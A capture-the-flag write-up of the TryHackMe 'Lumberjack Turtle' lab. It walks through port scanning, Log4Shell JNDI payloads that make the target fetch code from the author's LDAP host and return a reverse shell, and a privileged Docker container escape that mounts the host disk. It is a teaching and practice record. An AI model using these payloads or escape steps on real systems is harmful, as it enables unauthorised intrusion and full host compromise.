

Lumberjack Turtle

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.12.249

Lets try pinging it

```
ping 10.10.12.249 -c 5

PING 10.10.12.249 (10.10.12.249) 56(84) bytes of data.
64 bytes from 10.10.12.249: icmp_seq=1 ttl=60 time=172 ms
64 bytes from 10.10.12.249: icmp_seq=2 ttl=60 time=154 ms
64 bytes from 10.10.12.249: icmp_seq=3 ttl=60 time=173 ms
64 bytes from 10.10.12.249: icmp_seq=4 ttl=60 time=172 ms
64 bytes from 10.10.12.249: icmp_seq=5 ttl=60 time=396 ms

--- 10.10.12.249 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 154.004/213.303/396.036/91.637 ms
```

Alright lets do some port scanning

Port Scanning :

All Port Scan :

```
rustscan -a 10.10.12.249 --ulimit 5000
```

```
rustscan -a 10.10.12.249 --ulimit 5000
```

```
-----
| {} | {} | { {} { } {} { } / {} / {} \ | | |
| -. \ | {} | -. } } | | -. } } \   } / \ \ | \ |
-----
```

The Modern Day Port Scanner.

```
-----
: http://discord.skerritt.blog      :
: https://github.com/RustScan/RustScan :
-----
```

🌐 <https://admin.tryhackme.com>

[~] The config file is expected to be at "/home/pks/.rustscan.toml"

[~] Automatically increasing ulimit value to 5000.

Open 10.10.12.249:22

Open 10.10.12.249:80

[~] Starting Script(s)

[~] Starting Nmap 7.95 (<https://nmap.org>) at 2024-09-13 21:37 IST

Initiating Ping Scan at 21:37

Scanning 10.10.12.249 [2 ports]

Completed Ping Scan at 21:37, 0.17s elapsed (1 total hosts)

Initiating Parallel DNS resolution of 1 host. at 21:37

Completed Parallel DNS resolution of 1 host. at 21:37, 0.06s elapsed

DNS resolution of 1 IPs took 0.06s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]

Initiating Connect Scan at 21:37

Scanning 10.10.12.249 [2 ports]

Discovered open port 80/tcp on 10.10.12.249

Discovered open port 22/tcp on 10.10.12.249

Completed Connect Scan at 21:37, 0.15s elapsed (2 total ports)

Nmap scan report for 10.10.12.249

Host is up, received syn-ack (0.16s latency).

Scanned at 2024-09-13 21:37:08 IST for 0s

PORT	STATE	SERVICE	REASON
------	-------	---------	--------

22/tcp	open	ssh	syn-ack
--------	------	-----	---------

80/tcp	open	http	syn-ack
--------	------	------	---------

Read data files from: /usr/bin/./share/nmap

🔗 Open ports

PORT	STATE	SERVICE	REASON
------	-------	---------	--------

22/tcp	open	ssh	syn-ack
--------	------	-----	---------

80/tcp	open	http	syn-ack
--------	------	------	---------

Aggressive Scan :

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.12.249 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.12.249 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-13 21:39 IST
Nmap scan report for 10.10.12.249
Host is up (0.17s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6a:a1:2d:13:6c:8f:3a:2d:e3:ed:84:f4:c7:bf:20:32 (RSA)
|   256 1d:ac:5b:d6:7c:0c:7b:5b:d4:fe:e8:fc:a1:6a:df:7a (ECDSA)
|_  256 13:ee:51:78:41:7e:3f:54:3b:9a:24:9b:06:e2:d5:14 (ED25519)
80/tcp    open  nagios-nscs Nagios NSCA
|_ http-title: Site doesn't have a title (text/plain; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds
```

Aggressive scan

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 6a:a1:2d:13:6c:8f:3a:2d:e3:ed:84:f4:c7:bf:20:32 (RSA)
|   256 1d:ac:5b:d6:7c:0c:7b:5b:d4:fe:e8:fc:a1:6a:df:7a (ECDSA)
|_  256 13:ee:51:78:41:7e:3f:54:3b:9a:24:9b:06:e2:d5:14 (ED25519)
80/tcp    open  nagios-nscs Nagios NSCA
|_ http-title: Site doesn't have a title (text/plain; charset=UTF-
8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Alright lets do some directory fuzzing now

Directory Fuzzing

```
feroxbuster --url http://10.10.12.249 -w
/usr/share/wordlists/dirb/common.txt -t 200
```

```
feroxbuster --url http://10.10.12.249 -w /usr/share/wordlists/dirb/common.txt -t 200
```

```

  ____  ____  ____  ____  ____  ____  ____  ____  ____  ____
 |__|  |__|  |__|  |__|  |__|  |__|  |__|  |__|  |__|  |__|
 |__|  |__|  |__|  |__|  |__|  |__|  |__|  |__|  |__|  |__|
by Ben "epi" Risher  ver: 2.10.4

```

Target Url	http://10.10.12.249
Threads	200
Wordlist	/usr/share/wordlists/dirb/common.txt
Status Codes	All Status Codes!
Timeout (secs)	7
User-Agent	feroxbuster/2.10.4
Config File	/home/pks/.config/feroxbuster/ferox-config.toml
Extract Links	true
HTTP methods	[GET]
Recursion Depth	4

 Press [ENTER] to use the Scan Management Menu™

```

404      GET      1L      2w      -c Auto-filtering found 404-like response and
200      GET      1L      19w     87c http://10.10.12.249/
200      GET      1L      6w      29c http://10.10.12.249/~logs
500      GET      1L      1w      73c http://10.10.12.249/error
[#####] - 6s      4614/4614      0s      found:3      errors:0
[#####] - 6s      4614/4614      836/s    http://10.10.12.249/

```


Directories

```
200 GET 1l 19w 87c http://10.10.12.249/ ↗
200 GET 1l 6w 29c http://10.10.12.249/~logs ↗
500 GET 1l 1w 73c http://10.10.12.249/error ↗
```


Lets get to this web application now

Web Application :

Default page :



Lets see this `/~logs` now




It point us to dig deeper but im just curios lets see this /error first then we'll enumerate further




So nothing here

Lets enumerate /~logs/ further



Another page here lets check this out



So i checked like burp to see if i can spot something and found this

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET	/~logs/log4j	HTTP/1.1	1	HTTP/1.1	200	
2	Host:	10.10.12.249		2	X-THM-HINT:	CVE-2021-44228	against X-API-Version
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0		3	Content-Type:	text/html; charset=UTF-8	
4	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9, image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8		4	Content-Length:	47	
5	Accept-Language:	en-US,en;q=0.5		5	Date:	Fri, 13 Sep 2024 16:26:55 GMT	
6	Accept-Encoding:	gzip, deflate, br		6	Keep-Alive:	timeout=60	
7	DNT:	1		7	Connection:	keep-alive	
8	Sec-GPC:	1		8			
9	Connection:	keep-alive		9			
10	Upgrade-Insecure-Requests:	1					
11	Priority:	u=0, i					
12							
13							

So we found our foothold here

Gaining Access :

I searched this up and found a way to test this

```
{jndi:ldap://10.17.94.2:9001/a}
```

Lets first start a listener on 9001

```
nc -lvp 9001
Listening on 0.0.0.0 9001

```

Then lets put in the payload in the request

Request

Pretty Raw Hex   ln 


```
1 GET /~logs/log4j HTTP/1.1
2 Host: 10.10.12.249
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0)
  Gecko/20100101 Firefox/130.0
4 Accept: ${jndi:ldap://10.17.94.2:9001/a}|
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Sec-GPC: 1
9 Connection: keep-alive
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

And we get our response here

```
nc -lvp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.12.249 55152
0
\
```

And now lets actually exploit this so i found this exploit right here :

<https://github.com/kozmer/log4j-shell-poc?tab=readme-ov-file> 

Downlaod it and follow the intruction and what it wants

i got it here lets run it

```
./poc.py --userip 10.17.94.2 --webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.17.94.2:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000
```

Now lets put this payload in burp again

Start a listener with `nc -lvnp 9001` now and then put in the payload and u should have your shell here

Request

PrettyRawHex

1

GET /~logs/log4j HTTP/1.1

2

Host: 10.10.12.249

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101 Firefox/130.0

4

Accept: \${jndi:ldap://10.17.94.2:1389/a}

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

DNT: 1

8

Sec-GPC: 1

9

Connection: keep-alive

10

Upgrade-Insecure-Requests: 1

11

Priority: u=0, i

12

13

And we have our shell here


```
nc -lnvp 9001
```

```
Listening on 0.0.0.0 9001
```

```
Connection received on 10.10.12.249 55174
```

```
id
```

```
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm)
```



We are root here lets looks for the first flag

```
find / | grep "flag"
```

```
find / | grep "flag"
/proc/sys/kernel/acpi_video_flags
/proc/kpageflags
/sys/devices/pnp0/00:06/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS15/flags
/sys/devices/platform/serial8250/tty/ttyS6/flags
/sys/devices/platform/serial8250/tty/ttyS23/flags
/sys/devices/platform/serial8250/tty/ttyS13/flags
/sys/devices/platform/serial8250/tty/ttyS31/flags
/sys/devices/platform/serial8250/tty/ttyS4/flags
/sys/devices/platform/serial8250/tty/ttyS21/flags
/sys/devices/platform/serial8250/tty/ttyS11/flags
/sys/devices/platform/serial8250/tty/ttyS2/flags
/sys/devices/platform/serial8250/tty/ttyS28/flags
/sys/devices/platform/serial8250/tty/ttyS18/flags
/sys/devices/platform/serial8250/tty/ttyS9/flags
/sys/devices/platform/serial8250/tty/ttyS26/flags
/sys/devices/platform/serial8250/tty/ttyS16/flags
/sys/devices/platform/serial8250/tty/ttyS7/flags
/sys/devices/platform/serial8250/tty/ttyS24/flags
/sys/devices/platform/serial8250/tty/ttyS14/flags
/sys/devices/platform/serial8250/tty/ttyS5/flags
/sys/devices/platform/serial8250/tty/ttyS22/flags
/sys/devices/platform/serial8250/tty/ttyS12/flags
/sys/devices/platform/serial8250/tty/ttyS30/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/platform/serial8250/tty/ttyS20/flags
/sys/devices/platform/serial8250/tty/ttyS10/flags
/sys/devices/platform/serial8250/tty/ttyS29/flags
/sys/devices/platform/serial8250/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS19/flags
/sys/devices/platform/serial8250/tty/ttyS27/flags
/sys/devices/platform/serial8250/tty/ttyS17/flags
/sys/devices/platform/serial8250/tty/ttyS8/flags
/sys/devices/platform/serial8250/tty/ttyS25/flags
/sys/devices/virtual/net/lo/flags
/sys/devices/virtual/net/eth0/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/opt/.flag1
```

U can read it from here

Vertical PrivEsc

So im very sure that we are in a docker container lets just confirm that i gonna run linpeas to confirm but u can check our this article that covers this : https://tuhrig.de/how-to-know-you-are-inside-a-docker-container/?source=post_page-----6813a08ae38b-----

And we can also find if we have the privileged flag enabled in container

```
Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and backup folders (limit 70)
-rwxr-xr-x 1 root root 862777 Sep 13 17:02 /tmp/linpeas.sh
-rw-r--r-- 1 root root 32768 Sep 13 17:03 /tmp/hsperfdata_root/1
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/cgroup.procs
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.use_hierarchy
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.kmem.tcp.usage_in_bytes
-rw-r--r-- 1 root root 0 Sep 13 15:56 /tmp/cgroup_3628d4/memory.soft_limit_in_bytes
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/cgroup.sane_behavior
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.force_empty
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.pressure_level
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.move_charge_at_immigrate
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.kmem.tcp.max_usage_in_bytes
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.max_usage_in_bytes
-rw-r--r-- 1 root root 0 Sep 13 15:56 /tmp/cgroup_3628d4/memory.oom_control
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.stat
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/memory.kmem.slabinfo
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/cgroup.procs
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.use_hierarchy
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.kmem.tcp.usage_in_bytes
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.soft_limit_in_bytes
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.force_empty
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.pressure_level
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.move_charge_at_immigrate
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.kmem.tcp.max_usage_in_bytes
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.max_usage_in_bytes
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.oom_control
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.stat
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.kmem.slabinfo
-rw-r--r-- 1 root root 0 Sep 13 17:02 /tmp/cgroup_3628d4/docker/memory.limit_in_bytes
```

Looks at those docker files telling us that its a docker container and the way to confirm that privilege flag is enabled is by running this command and we should not receive any error

```
ip link add dummy0 type dummy
```

and we do not so we know this is enabled

Moving on lets actually exploit it

So how this work is by finding mountable disk with these commands

```
mount -l

fdisk -l
```

```

mount -l
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/IVRIXPIPTAUXLMA5W6H67HBIQ
7EGXOSQLBNUX3TPNWZVUN7:/var/lib/docker/overlay2/l/2C3UM7KSH0QFXMNLV4UKRHUBA:/var/lib/docker/overlay2
ar/lib/docker/overlay2/l/QJ4UCS3NWCXAINAYJMJONR5IRK:/var/lib/docker/overlay2/l/ALNGHD0KRDHGZIU4CJY7V
JCGLSV7ETSUUDJI2UQEXQBKHAV,upperdir=/var/lib/docker/overlay2/45f5ba1171dd637879f1e304a84acac05fad983
4a84acac05fad98331af1c87c495022ecb2f61bca/work)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (rw,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
/dev/xvda1 on /etc/resolv.conf type ext4 (rw,relatime,data=ordered) [cloudimg-rootfs]
/dev/xvda1 on /etc/hostname type ext4 (rw,relatime,data=ordered) [cloudimg-rootfs]
/dev/xvda1 on /etc/hosts type ext4 (rw,relatime,data=ordered) [cloudimg-rootfs]
cgroup on /tmp/cgroup_3628d4 type cgroup (rw,relatime,memory)

```

and the fdisk command

```
fdisk -l
```

```
Disk /dev/xvda: 40 GiB, 42949672960 bytes, 83886080 sectors
```

```
Units: sectors of 1 * 512 = 512 bytes
```

```
Sector size (logical/physical): 512 bytes / 512 bytes
```

```
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```
Disklabel type: dos
```

```
Disk identifier: 0x3650a2cc
```

Device	Boot	Start	End	Sectors	Size	Id	Type
/dev/xvda1	*	2048	83886046	83883999	40G	83	Linux

```
Disk /dev/xvdh: 1 GiB, 1073741824 bytes, 2097152 sectors
```

```
Units: sectors of 1 * 512 = 512 bytes
```

```
Sector size (logical/physical): 512 bytes / 512 bytes
```

```
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```
Disk /dev/xvdf: 1 GiB, 1073741824 bytes, 2097152 sectors
```

```
Units: sectors of 1 * 512 = 512 bytes
```

```
Sector size (logical/physical): 512 bytes / 512 bytes
```

```
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

So this xvda is common in both lets mount in now

```
mount /dev/xvda1 /mnt
```

```
cd /mnt
```

```
ls -al
```

```
total 100
```

drwxr-xr-x	22	root	root	4096	Sep 13 15:55	.
drwxr-xr-x	1	root	root	4096	Dec 13 2021	..
drwxr-xr-x	2	root	root	4096	Dec 8 2021	bin
drwxr-xr-x	3	root	root	4096	Dec 8 2021	boot
drwxr-xr-x	4	root	root	4096	Dec 8 2021	dev
drwxr-xr-x	94	root	root	4096	Dec 13 2021	etc
drwxr-xr-x	3	root	root	4096	Dec 13 2021	home
lrwxrwxrwx	1	root	root	34	Dec 8 2021	initrd.img -> boot/initrd.img-4.15.0-163-generic
lrwxrwxrwx	1	root	root	34	Dec 8 2021	initrd.img.old -> boot/initrd.img-4.15.0-163-generic
drwxr-xr-x	20	root	root	4096	Dec 13 2021	lib
drwxr-xr-x	2	root	root	4096	Dec 8 2021	lib64
drwx-----	2	root	root	16384	Dec 8 2021	lost+found
drwxr-xr-x	2	root	root	4096	Dec 8 2021	media
drwxr-xr-x	2	root	root	4096	Dec 8 2021	mnt
drwxr-xr-x	3	root	root	4096	Dec 13 2021	opt
drwxr-xr-x	2	root	root	4096	Apr 24 2018	proc
drwx-----	4	root	root	4096	Dec 13 2021	root
drwxr-xr-x	3	root	root	4096	Dec 8 2021	run
drwxr-xr-x	2	root	root	4096	Dec 13 2021	sbin
drwxr-xr-x	2	root	root	4096	Dec 8 2021	srv
drwxr-xr-x	2	root	root	4096	Apr 24 2018	sys
drwxrwxrwt	8	root	root	4096	Sep 13 16:01	tmp
drwxr-xr-x	12	root	root	4096	Dec 13 2021	usr
drwxr-xr-x	12	root	root	4096	Dec 13 2021	var
lrwxrwxrwx	1	root	root	31	Dec 8 2021	vmlinuz -> boot/vmlinuz-4.15.0-163-generic
lrwxrwxrwx	1	root	root	31	Dec 8 2021	vmlinuz.old -> boot/vmlinuz-4.15.0-163-generic

Got it lets check root folder here

```
ls -al
total 28
drwx-----  4 root    root    4096 Dec 13  2021 .
drwxr-xr-x  22 root    root    4096 Sep 13 15:55 ..
drwxr-xr-x   2 root    root    4096 Dec 13  2021 ...
-rw-r--r--   1 root    root    3106 Apr  9  2018 .bashrc
-rw-r--r--   1 root    root     148 Aug 17  2015 .profile
drwx-----  2 root    root    4096 Dec 13  2021 .ssh
-r-----   1 root    root       29 Dec 13  2021 root.txt
```

this root.txt is not the real flag here btw lets read it now

```
cat root.txt
Pffft. Come on. Look harder.
```

So we do that this ... directory in here too lets check this and here is final flag

```
cd ...
ls -al
total 12
drwxr-xr-x   2 root    root    4096 Dec 13  2021 .
drwx-----  4 root    root    4096 Dec 13  2021 ..
-r-----   1 root    root       26 Dec 13  2021 ._fLaG2
```

Thanks for reading :)